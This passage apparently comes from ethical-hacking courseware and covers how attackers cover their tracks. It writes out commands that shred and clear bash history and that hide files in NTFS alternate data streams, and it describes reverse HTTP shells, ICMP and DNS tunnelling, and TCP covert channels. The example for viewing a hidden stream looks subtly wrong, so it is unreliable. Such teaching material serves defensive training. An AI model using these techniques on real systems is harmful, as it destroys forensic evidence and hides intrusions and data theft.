
  This command deletes the complete command history of the current and all other shells and exits the shell.

- **Shredding the history**
  - `shred ~/.bash_history`

    This command shreds the history file and renders its contents unreadable. It is useful when an investigator locates the file, but owing to this command, becomes unable to read any content in the history file.

  - `shred ~/.bash_history&& cat /dev/null > .bash_history && history -c && exit`


    This command first shreds the history file, then deletes the file, and finally clears all the evidence of its usage.


Parrot Terminal
File Edit View Search Terminal Help
Parrot Terminal
File Edit View Search Terminal Help

```
┌─[root@parrot]─[~]
└──╼ #export HISTSIZE=0
┌─[root@parrot]─[~]
└──╼ #history -c
┌─[root@parrot]─[~]
└──╼ #history -w
```

```
┌─[root@parrot]─[~]
└──╼ #shred ~/.bash_history
┌─[root@parrot]─[~]
└──╼ #more ~/.bash_history
��:=�/�30, ��Eg�
               �K����BuzhFd4��-Љ�xA;dPH$lbc0���js�
                                                  �R���R-D��n������
��?�Z�       ^Q#�V-����-3��I"Q�N��DGI

��_�D��ye.�`r8�1����F?W�6��fk�wX�;��+�A�]�I���'\
68�*�&�
º����S��KcU�R���� s��4.c�2�b�� �^L��w_��ç�q�o���.�qMk��.��3���5���
--More--(2%)
```

Figure 6.156: Covering Bash shell tracks




Covering Tracks on a Network

Using Reverse HTTP Shells

- The attacker **installs a reverse HTTP shell** on the victim's machine, which is programmed in such a way that it would ask for commands from an **external master** who controls the reverse HTTP shell
- The victim here will act as a web client who is executing **HTTP GET commands**, whereas the attacker behaves like a web server and responds to the requests
- This type of traffic is considered as **normal traffic** by an organization's network perimeter security controls like DMZ, firewall, etc.

Using Reverse ICMP Tunnels

- The attacker uses an ICMP tunneling technique to use **ICMP echo** and **ICMP reply** packets as a carrier of the TCP payload, to access or control a system stealthily
- The victim's system is triggered to encapsulate the **TCP payload** in an ICMP echo packet that is forwarded to the proxy server
- Organizations have security mechanisms that only check incoming ICMP packets but not outgoing ICMP packets, therefore attackers can easily **bypass the firewall**



Covering Tracks on a Network (Cont'd)

Using DNS Tunneling

- Attackers can use DNS tunneling to **encode malicious content** or data of other programs within DNS queries and replies
- DNS tunneling **creates a back channel** to access a remote server and applications
- Attackers can make use of this back channel to **exfiltrate stolen**, **confidential**, or sensitive information from the server

Using TCP Parameters

- TCP parameters can be used by the attacker to **distribute the payload** and to create **covert channels**
- TCP fields where data can be hidden are as follows:
  - IP Identification field
  - TCP acknowledgement number
  - TCP initial sequence number

Covering Tracks on a Network

- **Using Reverse HTTP Shells**

  An attacker starts this attack by first infecting a victim's machine with malicious code, and thereby installing a reverse HTTP shell on the victim's system. This reverse HTTP shell is programmed in such a way that it asks for commands to an external master, which controls the reverse HTTP shell on a regular basis. This type of traffic is considered normal by an organization's network perimeter security controls like DMZ, firewall, etc.

Once an attacker types something on the master system, the command is retrieved and executed on the victim's system. The victim here acts as a web client who executes the HTTP GET commands, whereas the attacker behaves like a web server and responds to the requests. Once the previous commands are executed, the results are sent in the next web request.

All the other users in the network can normally access the Internet; therefore, the traffic between the attacker and the victim is seen as normal.

- **Using Reverse ICMP Tunnels**

  Internet Control Message Protocol (ICMP) tunneling is a technique in which an attacker uses ICMP echo and reply packets as carriers of TCP payload, to stealthily access or control a system. This method can be used to easily bypass firewall rules, because most organizations have security mechanisms that only check incoming ICMP packets but not outgoing ones.

  An attacker first configures the local client to connect with the victim. The victim's system is triggered to encapsulate a TCP payload in an ICMP echo packet, which is forwarded to the proxy server. The proxy server de-encapsulates and extracts the TCP payload, and then sends it to the attacker.

- **Using DNS Tunneling**

  Attackers can use DNS tunneling to encode malicious content or data of other programs within DNS queries and replies. DNS tunneling usually includes data payload that can be added to the victim's DNS server to create a backchannel to access a remote server and applications.

  Attackers can employ this backchannel to exfiltrate stolen, confidential, or sensitive information from the server.


  Attackers perform DNS tunneling in various stages; first, they compromise an internal system to create a connection with an external network. Then, they use that compromised system as a command and control server to remotely access the system and transfer files covertly from within to outside the network.

- **Using TCP Parameters**

  TCP parameters can be used by the attacker to distribute the payload and to create covert channels. Some of the TCP fields where data can be hidden are as follows:

  - **IP Identification Field:** This is an easy approach in which a payload is transferred bitwise over an established session between two systems. In this approach, one character is encapsulated per packet.

- **TCP Acknowledgement Number:** This approach is quite difficult as it uses a bounce server that receives packets from the victim and sends it to an attacker. Here, one hidden character is relayed by the bounce server per packet.
- **TCP Initial Sequence Number:** This method also does not require an established connection between the two systems. Here, one hidden character is encapsulated per SYN request and reset packet.



Covering Tracks on an OS

Windows

- NTFS has a feature known as **Alternate Data Streams** that allows attackers to hide a file behind normal files
- Given below are some steps to hide a file using NTFS:
  - Open the command prompt with an elevated privilege
  - Type the command "**`type C:\SecretFile.txt > C:\LegitFile.txt:SecretFile.txt`**" (here, the file is kept in C drive where the SecretFile.txt file is hidden inside LegitFile.txt file)
  - To view the hidden file, type "**`more < C:\SecretFile.txt`**" (for this you need to know the hidden file name)

```
C:\>type C:\SecretFile.txt > C:\LegitFile.txt:SecretFile.txt

C:\>more < C:\SecretFile.txt
ahjdajdn

C:\>
```

UNIX

- Files in UNIX can be hidden just by **appending a dot** (.) in front of a file name
- Attackers can use this feature to edit the **log files** to cover their tracks
- Attackers can use the "**`export HISTSIZE=0`**" command to delete the command history and the specific command they used to hide log files

